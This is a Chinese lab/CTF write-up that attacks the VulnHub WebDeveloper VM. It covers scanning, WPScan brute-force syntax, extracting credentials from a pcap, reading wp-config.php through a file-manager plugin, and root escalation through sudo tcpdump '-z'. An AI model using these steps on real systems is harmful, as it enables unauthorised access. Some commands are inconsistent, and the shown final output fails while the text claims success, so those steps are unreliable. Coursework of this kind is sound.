网络渗透测试实验四

原创

QSJWCZ_LHQL 于 2021-12-12 21:25:32 发布 2612 收藏
分类专栏： 网络渗透测试课程 文章标签： 网络 安全 web安全 linux php

实验目的：通过对目标靶机的渗透过程，了解CTF竞赛模式，理解CTF涵盖的知识范围，如MISC、PPC、WEB等，通过实践，加强团队协作能力，掌握初步CTF实战能力及信息收集能力。熟悉网络扫描、探测HTTP web服务、目录枚举、提权、图像信息提取、密码破解等相关工具的使用。

系统环境：Kali Linux 2、WebDeveloper靶机来源：https://www.vulnhub.com/

实验工具：不限

实验步骤和内容：

目的：获取靶机Web Developer 文件/root/flag.txt中flag。

基本思路：本网段IP地址存活扫描(netdiscover)；网络扫描(Nmap)；浏览HTTP 服务；网站目录枚举(Dirb)；发现数据包文件 “cap”；分析 “cap” 文件，找到网站管理后台账号密码；插件利用（有漏洞）；利用漏洞获得服务器账号密码；SSH 远程登录服务器；tcpdump另类应用。

实施细节如下：

1、发现目标 (netdiscover)，找到WebDeveloper的IP地址。截图。

2、:利用NMAP扫描目标主机，发现目标主机端口开放、服务情况，截图并说明目标提供的服务有哪些？（利用第一次实验知识点）


```
┌──(kali㉿kali)-[~]
└─$ nmap [redacted]2
Starting Nmap 7.91 ( https://nmap.org ) at 20[redacted] 02:34 EST
Nmap scan report for [redacted]2
Host is up (0.0025s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```


开放了22端口，提供SSH（远程登录）服务，还开放了80端口，提供了HTTP（网页）服务。

3、若目标主机提供了HTTP服务，尝试利用浏览器访问目标网站。截图。是否有可用信息？

用kali登录IP之后：



把她翻译一下，好像没有什么有用的信息。

4、利用whatweb探测目标网站使用的CMS模板。截图。分析使用的CMS是什么？

所以她使用的CMS模板就是WordPress[4.9.8]

5、网络搜索wpscan，简要说明其功能。

WPScan是Kali Linux默认自带的一款漏洞扫描工具，它采用Ruby编写，能够扫描WordPress网站中的多种安全漏洞，其中包括WordPress本身的漏洞、插件漏洞和主题漏洞。最新版本WPScan的数据库中包含超过18000种插件漏洞和2600种主题漏洞，并且支持最新版本的WordPress。值得注意的是，它不仅能够扫描类似robots.txt这样的敏感文件，而且还能够检测当前已启用的插件和其他功能

所以这是一款Wordpress的专用扫描器,功能如下所示:

查看帮助信息

`wpscan -h`

参数	用途
–update	更新
-u/–url	后面加要扫描的站点
-e/–enumerate	枚举
u	用户名
p	枚举插件
ap	枚举所有插件
vp	枚举有漏洞的插件
t	枚举主题
at	枚举所有主题
vt	枚举有漏洞的主题
-w/–wordlist	后面加字典
-U/–username	指定用户

更新漏洞库
wpscan --update

扫描站点
wpscan --url http://IP/wordpress

对主题进行扫描
wpscan --url http://IP/wordpress --enumerate t

扫描主题中存在的漏洞
wpscan --url http://IP/wordpress --enumerate vt

扫描安装的插件
wpscan --url http://IP/wordpress --enumerate p

扫描安装的插件的漏洞

wpscan --url http://IP/wordpress --enumerate vp

枚举wordpress的用户

wpscan --url http://IP/wordpress --enumerate u

使用wpscan进行暴力破解

wpscan --url http://xxxx --wordlist 密码字典 --username 用户名或者密码字典


命令集合

wpscan --url http://IP/wordpress --enmuerate vp,vt,tt,u


6、使用 Dirb 爆破网站目录。（Dirb 是一个专门用于爆破目录的工具，在 Kali 中默认已经安装，类似工具还有国外的patator，dirsearch，DirBuster， 国内的御剑）截图。

图片太多IP了，就不放出来了吧。

找到一个似乎和网络流量有关的目录（路径）。




7浏览器访问该目录（路径），发现一个cap文件。截图。




箭头处就是一个cap文件。

8、利用Wireshark分析该数据包，分析TCP数据流。找到什么有用的信息？截图。


输入一个过滤语句 http.request.method == POST，剩下的就只有两条数据流了。




然后选择第一条数据流，打开最下面的HTML。就可以发现我们需要的信息了。




9利用上一步得到的信息进入网站后台。截图。



然后我们从这里登录网站后台。



出现了一个登录页面，输入我们上面知道的账号密码，就可以成功登录了。




成功进入后台。


10、利用该CMS存在的（插件Plugin）漏洞。

下面使用方案3：


首先下载一个插件，利用文件管理插件（File manager）漏洞。安装该插件，直接可以浏览wp-config.php。



下载并且激活她，然后去WP File Managner里面找到wp-config.php。




然后我们打开她，往下扒拉几下就可以看到远程数据库，已经远程登录的账号密码了。




用户名： webdeveloper 密码：Masteroftheuniverse

11、SSH登录服务器

尝试利用上一步获得的访问数据库的用户名和密码连接远程服务器。截图。



1）、尝试查看/root/flag.txt 以下操作得到的结果截图替代以下截图。



```
webdeveloper@webdeveloper:~$ sudo cat /root/flag.txt
[sudo] password for webdeveloper:
sSorry, try again.
[sudo] password for webdeveloper:

sSorry, try again.
[sudo] password for webdeveloper:
udosudo: 3 incorrect password attempts
webdeveloper@webdeveloper:~$ sedo -l

Command 'sedo' not found, did you mean:

  command 'sudo' from deb sudo
  command 'sudo' from deb sudo-ldap
  command 'sed' from deb sed

Try: apt install <deb name>

webdeveloper@webdeveloper:~$
::1             ff02::2         ip6-allnodes        ip6-localnet        localhost6
fe00::0         ff02::3         ip6-allrouters      ip6-loopback        localhost6.localdomain6
ff02::1         ip6-allhosts    ip6-localhost       localhost           localhost.localdomain
```


发现均无法查看。

2）、使用tcpdump执行任意命令（当tcpdump捕获到数据包后会执行指定的命令。）

查看当前身份可执行的命令。

接下来输入命令sudo -l 下面的密码也是MasterOfTheUniverse。

```
webdeveloper@webdeveloper:~$ sudo -l
[sudo] password for webdeveloper:
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
webdeveloper@webdeveloper:~$
```


发现可以root权限执行tcpdump命令

创建攻击文件

```
touch /tmp/exploit1
```

写入shellcode

```
echo 'cat /root/flag.txt' > /tmp/exploit
```

赋予可执行权限

```
chmod +x /tmp/exploit
```

利用tcpdump执行任意命令

```
sudo tcpdump -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root
```

然后就可以获得flag

```
webdeveloper@webdeveloper:~$ touch /tmp/exploit
webdeveloper@webdeveloper:~$ echo “cat /root/flag.txt” > /tmp/exploit
webdeveloper@webdeveloper:~$ chmod +x /tmp/exploit
webdeveloper@webdeveloper:~$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
17 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:~$ /tmp/exploit: 1: /tmp/exploit: “cat: not found
```

tcpdump命令详解：

-i eth0 从指定网卡捕获数据包

-w /dev/null 将捕获到的数据包输出到空设备（不输出数据包结果）

-z [command] 运行指定的命令

-Z [user] 指定用户执行命令

-G [rotate_seconds] 每rotate_seconds秒一次的频率执行-w指定的转储

-W [num] 指定抓包数量